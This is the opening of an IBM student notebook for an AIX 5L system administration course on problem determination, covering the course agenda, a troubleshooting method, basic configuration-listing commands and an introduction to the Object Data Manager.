AIX 5L System Administration II: Problem Determination

(Course Code AU16)

Student Notebook

ERC 10.0

IBM Certified Course Material

Trademarks

The reader should recognize that the following terms, which appear in the content of this training document, are official trademarks of IBM or other companies:

IBM® is a registered trademark of International Business Machines Corporation.

The following are trademarks of International Business Machines Corporation in the United States, or other countries, or both:

AIX
DB2
ESCON
Micro Channel
POWERparallel
PowerPC 601
Service Director
SP

UNIX is a registered trademark of The Open Group in the United States and other countries.

Other company, product, and service names may be trademarks or service marks of others.

March, 2003 Edition

The information contained in this document has not been submitted to any formal IBM test and is distributed on an “as is” basis without any warranty either express or implied. The use of this information or the implementation of any of these techniques is a customer responsibility and depends on the customer’s ability to evaluate and integrate them into the customer’s operational environment. While each item may have been reviewed by IBM for accuracy in a specific situation, there is no guarantee that the same or similar results will result elsewhere. Customers attempting to adapt these techniques to their own environments do so at their own risk. The original repository material for this course has been certified as being Year 2000 compliant.

Contents

Trademarks

The reader should recognize that the following terms, which appear in the content of this training document, are official trademarks of IBM or other companies:

IBM® is a registered trademark of International Business Machines Corporation.

The following are trademarks of International Business Machines Corporation in the United States, or other countries, or both:

AIX ®
DB2 ®
ESCON ®
Micro Channel ®
POWERparallel ®
PowerPC 601 ®
Service Director ™
SP ®

UNIX ® is a registered trademark of The Open Group in the United States and other countries.

Other company, product, and service names may be trademarks or service marks of others.

Course Description

AIX 5L System Administration II: Problem Determination

Duration: 5 days

Purpose

The purpose of this course is to add to the system administrator’s skills in determining the cause of a problem and carrying out the appropriate steps to fix the problem. Also, there is heavy emphasis on customizing the system.

Audience

This course is targeted for system administrators with at least three months experience in AIX and with other relevant education.

Prerequisites

- Be familiar with the basic tools and commands in AIX. These include vi, SMIT, the Web-based documentation, and other commonly used commands, such as grep, find, mail, chmod, and ls
- Perform basic file manipulation and navigation of the file system
- Define basic file system and LVM terminology
- Carry out basic system installation activities including basic setup of printers, disks, terminals, users, and software
- Create and kill processes, prioritize them, and change their environment via profiles

Objectives

On completion of this course, students should be able to:

- Perform problem determination and analyze the problem by performing the relevant steps, such as running diagnostics, analyzing the error logs, and carrying out dumps on the system.

Contents

- RS/6000 Hardware
- The ODM
- System Initialization
- Disk Management Theory
- Disk Management Procedures
- Saving and Restoring Volume Groups
- Error Log and syslogd
- Diagnostics
- The AIX System Dump Facility
- Performance and Workload Management
- Security (Auditing, Authentication and ACLs, TCB)

Agenda

Day 1

Welcome
Unit 1
- RS/6000® Hardware
- Exercise 1

Unit 2
- The ODM, Topic 1
- The ODM, Topic 2
- Exercise 2

Unit 3
- System Initialization Part I, Topic 1
- System Initialization Part I, Topic 2
- Exercise 3

Day 2

Unit 4
- System Initialization Part II, Topic 1
- System Initialization Part II, Topic 2
- Exercise 4

Unit 5
- Disk Management Theory, Topic 1
- Disk Management Theory, Topic 2
- Exercise 5
- Disk Management Theory, Topic 3
- Exercise 6

Day 3

Unit 6
- Disk Management Procedures, Topic 1
- Disk Management Procedures, Topic 2
- Exercise 7

Unit 7
- Saving and Restoring Volume Groups, Topic 1
- Saving and Restoring Volume Groups, Topic 2
- Saving and Restoring Volume Groups, Topic 3
- Saving and Restoring Volume Groups, Topic 4
- Exercise 8

Unit 8
- Error Log and syslogd, Topic 1

Error Log and syslogd, Topic 2
Exercise 9

Day 4

Unit 9
Diagnostics
Unit 10
The AIX System Dump Facility
Exercise 10
Unit 11
Performance and Workload Management, Topic 1
Exercise 11
Performance and Workload Management, Topic 2
Exercise 12

Day 5

Unit 12
Security, Topic 1
Exercise 13
Security, Topic 2
Exercise 14
Security, Topic 3

Unit 1. Problem Determination Introduction

What This Unit Is About

This unit introduces the problem determination process and gives an overview of what will be covered in the course.

What You Should Be Able to Do

After completing this unit you should be able to:

- Understand the process of resolving system problems
- Describe the four primary techniques for start to finish troubleshooting
- Know how to find the appropriate documentation


How You Will Check Your Progress

Accountability:

- Checkpoint questions
- Lab Exercise

References

SG24-5496	*Problem Solving and Troubleshooting in AIX 5L*



Unit Objectives

After completing this unit, you should be able to:

- Understand the role of problem determination
- Provide methods for describing a problem and collecting the necessary information about the problem in order to take the best corrective course of action

Figure 1-1. Unit Objectives AU1610.0

Notes:

1.1 Problem Determination Introduction

Role of Problem Determination

Providing methods for describing a problem and collecting the necessary information about the problem in order to take the best corrective course of action.

Figure 1-2. Role of Problem Determination AU1610.0

Notes:

This course introduces problem determination and troubleshooting on the IBM p-Series and RS/6000 platforms running AIX 5L Version 5.2.

A problem can manifest itself in many ways, and very often the root cause might not be immediately obvious to system administrators and other support personnel. Once the problem and its cause are identified, the administrator should be able to identify the appropriate course of action to take.

The units will describe some common problems that can occur with AIX systems and will offer approaches to be taken to resolve them.

Before Problems Occur

- Effective problem determination starts with a good understanding of the system and its components.
- The more information you have about the normal operation of a system, the better.
  - System configuration
  - Operating system level
  - Applications installed
  - Baseline performance
  - Installation, configuration, and service manuals

Figure 1-3. Before Problems Occur AU1610.0

Notes:

It's a good idea, whenever you approach a new system, to learn as much as you can about that system.

It is also critical to document both the logical and physical device information so that it is available when troubleshooting is necessary.

For example, look up information about the following:

- Machine architecture (model, cpu type)
- Physical volumes (type and size of disks)
- Volume groups (names, JBOD or RAID)
- Logical volumes (mirrored or not, which VG, type)
- Filesystems (which VG, what applications)
- Memory (size) and paging spaces (how many, location)

Before Problems Occur: A Few Good Commands

- **lspv** - lists physical volumes, PVID, VG membership
- **lscfg** - provides information of system components
- **prtconf** - displays system configuration information
- **lsvg** - lists the volume groups
- **lsps** - displays information about paging spaces
- **lsfs** - give file system information
- **lsdev** - provides device information

Figure 1-4. Before Problems Occur: A Few Good Commands AU1610.0

Notes:

This list provides a starting point for gathering documentation about the system.

There are many other commands as well.

Be sure to check the man pages or the Commands Reference for correct syntax and option flags to be used to provide more specific information.

Problem Determination Techniques




Figure 1-5. Problem Determination Techniques AU1610.0

Notes:

The “start-to-finish” method for resolving problems consists primarily of the four major components--identify the problem, talk to users, collect system data, and fix the problem.

Identify the Problem

A clear definition of the problem:

- Gives clues as to the cause of the problem
- Aids in the choice of troubleshooting methods to apply

Figure 1-6. Identify the Problem AU1610.0

Notes:

The first step in problem resolution is to find out what the problem is. It is important to understand exactly what the users of the system perceive the problem to be.

Define the Problem (1 of 2)

Understand what the users* of the system perceive the problem to be.

* ***users*** = data entry staff, programmers, system administrators, technical support personnel, management, application developers, operations staff, network users, etc.

Figure 1-7. Define the Problem (1 of 2) AU1610.0

Notes:

A problem can be identified by just about anyone who has use of or a need to interact with the system. If a problem is reported to you, it may be necessary to get details from the reporting user and then query others on the system for additional details or for a clear picture of what happened.

Define the Problem (2 of 2)

- Ask questions:
  - What is the problem?
  - What is the system doing (or NOT doing)?
  - How did you first notice the problem?
  - When did it happen?
  - Have any changes been made recently?

"Keep 'em talking until the picture is clear!"

Figure 1-8. Define the Problem (2 of 2) AU1610.0

Notes:

Ask as many questions as you need to in order to get the entire history of the problem.

Collect System Data

- How is the machine configured?
- What errors are being produced?
- What is the state of the OS?
- Is there a system dump?
- What log files exist?




Figure 1-9. Collect System Data AU1610.0

Notes:

Some information about the system will have already been collected from the user during the process of defining the problem.

By using various commands, such as lsdev, lspv, lsvg, lslpp, lsattr and others, you can gather further information about the system configuration.

If SMIT and the Web-based System Manager have been used, there will be system logs that could provide further information. The log files are normally contained in the home directory of the root user and are named /smit.log for SMIT and /websm.log for the Web-based System Manager, by default.

Problem Determination Tools




Figure 1-10. Problem Determination Tools AU1610.0

Notes:

Resolve the Problem

- Use the information gathered.
- Use the tools available--commands documentation, downloadable fixes and updates.
- Contact IBM Support, if necessary.
- Keep a log of actions taken to correct the problem.

Figure 1-11. Resolve the Problem AU1610.0

Notes:

After all the information is gathered, select the procedure necessary to solve the problem. Keep a log of all actions you perform in trying to determine the cause of the problem, and any actions you perform to correct the problem.

The IBM e-server pSeries Information Center is a Web site that serves as a focal point for all information pertaining to pSeries and AIX. It provides a link to the entire pSeries library. A message database is available to search on error number, identifiers, LEDs and FAQs, how-to’s, a troubleshooting guide, and more.

The URL is:

```
http://publib16.boulder.ibm.com/pseries/en_US/infocenter/base
```

Obtaining Software Fixes and Microcode Updates

Software fixes for AIX and hardware microcode updates are available on the Internet from the following URL:

http://techsupport.services.ibm.com/server/fixes

Access the Web site and register as a user

Figure 1-12. Obtaining Software Fixes and Microcode Updates AU1610.0

Notes:

Once you have determined the nature of your problem, you should try searching the Web site to see if you are experiencing known problems for which a fix has already been made available.

Relevant Documentation

- AIX Operating System Publications
- *p-Series and RS/6000 System Installation and Service Guides*
- IBM Redbooks




Figure 1-13. Relevant Documentation AU1610.0

Notes:

Most AIX software and hardware documentation can be viewed online at the IBM Web site: http://www-1.ibm.com/servers/eserver/pseries/library.

Redbooks can be viewed, downloaded or ordered from the Redbooks Web site: http://www.ibm.com/redbooks

1.2 pSeries Product Family

IBM ℯ Server pSeries Product Family




Figure 1-14. IBM eServer pSeries Product Family AU1610.0

Notes:

AIX 5L Version 5.2 exclusively supports PCI architecture machines. There is a minimum hardware requirement of 128 MB of RAM and 2.2 GB of disk space.


World-class UNIX and Linux implementations from IBM pSeries are the result of leading-edge IBM technologies. Through high-performance and flexibility between AIX and Linux operating environments, IBM pSeries delivers reliable, cost-effective solutions for commercial and technical computing applications in the entry, mid-range and high-end UNIX segments.

pSeries solutions offer the flexibility and availability to handle your most mission-critical and data-intensive applications. pSeries solutions also deliver the performance and application versatility necessary to meet the dynamic requirements of today's e-infrastructure environments.

IBM Cluster 1600 lets customers consolidate hundreds of applications and manage from a single point of control. IBM clustering hardware and software provide the building blocks, with availability, scalability, security and single-point-of-management control, to satisfy these needs.

Interconnecting two or more computers into a single, unified computing resource offers a set of systemwide, shared resources that cooperate to provide flexibility, adaptability and increased availability for services essential to customers, business partners, suppliers, and employees

AIX 5L 5.2 Logical Partition Support (LPAR)



Improved throughput and resource utilization though increased workload management flexibility

- 1-32 processors per partition
- Single Adapter I/O allocation
- Memory in 256MB increments
- Hardware enforced isolation

Dynamic LPAR

Add or remove processors, adapters and memory without requiring a reboot

- AIX enablement for 32 partitions

Dynamic Reconfiguration APIs

Applications and middleware can automatically adjust to changes in hardware resources.

Dynamic Capacity Upgrade On Demand

Customer's can activate additional processors without having to reboot.

Hot Sparing w/CUoD

Dynamic substitution of failed processors with spare, unlicensed processors

Figure 1-15. AIX 5L 5.2 Logical Partition Support (LPAR) AU1610.0

Notes:

Put the four bullet items and their detail, which are located on the right side of the page, in the “notes” section. Also add the following:

Logical partitioning is a server design feature that provides more end-user flexibility by making it possible to run multiple, independent operating system images concurrently on a single server

Diagram:

Use the heading, the chart, terminal and the four bullet items below the chart for the foil diagram.

Checkpoint Questions

1. What are the four major problem determination steps?
2. Who should provide information about the problems?
3. T or F   If there is a problem with the software, it is necessary to get the next release of the product to resolve the problem.
4. T or F   Documentation can be viewed or downloaded from the IBM Web site.

Figure 1-16. Checkpoint Questions AU1610.0

Notes:




Figure 1-17. Exercise 1 AU1610.0

Notes:

Unit Summary

Having completed this unit, you should be able to:

- Understand the role of problem determination
- Provide methods for describing a problem and collecting the necessary information about the problem in order to take the best corrective course of action

Figure 1-18. Unit Summary AU1610.0

Notes:

Unit 2. The Object Data Manager (ODM)

What This Unit Is About

This unit describes the structure of the ODM. It shows the use of the ODM command line interface and describes the role of ODM in device configuration. Also, the meaning of the most important ODM files is defined.

What You Should Be Able to Do

After completing this unit, you should be able to:

- Define the structure of the ODM
- Work with the ODM command line interface
- Define the meaning of the most important ODM files


How You Will Check Your Progress

Accountability:

- Checkpoint questions
- Lab exercise

References

Online	*AIX Commands Reference*
Online	*General Programming Concepts*
Online	*Technical Reference: Kernel and Subsystems*



Unit Objectives

After completing this unit, students should be able to:

- Define the structure of the ODM
- Work with the ODM command line interface
- Describe the role of ODM in device configuration
- Define the meaning of the most important ODM files

Figure 2-1. Unit Objectives AU1610.0

Notes:

The ODM is a very important component of AIX and is one major difference to other UNIX systems. The structure of ODM database files is described in this unit, and how you can work with ODM files using the ODM command line interface.

From the administrator’s point of view it is very important that you are able to understand the role of ODM during device configuration, which is another major point in this unit.

2.1 Introduction to the ODM

What Is the ODM?

- The Object Data Manager (ODM) is a database intended for storing system information
- Physical and logical device information is stored and maintained as objects with associated characteristics

Figure 2-2. What Is the ODM? AU1610.0

Notes:

Data Managed by the ODM




Figure 2-3. Data Managed by the ODM AU1610.0

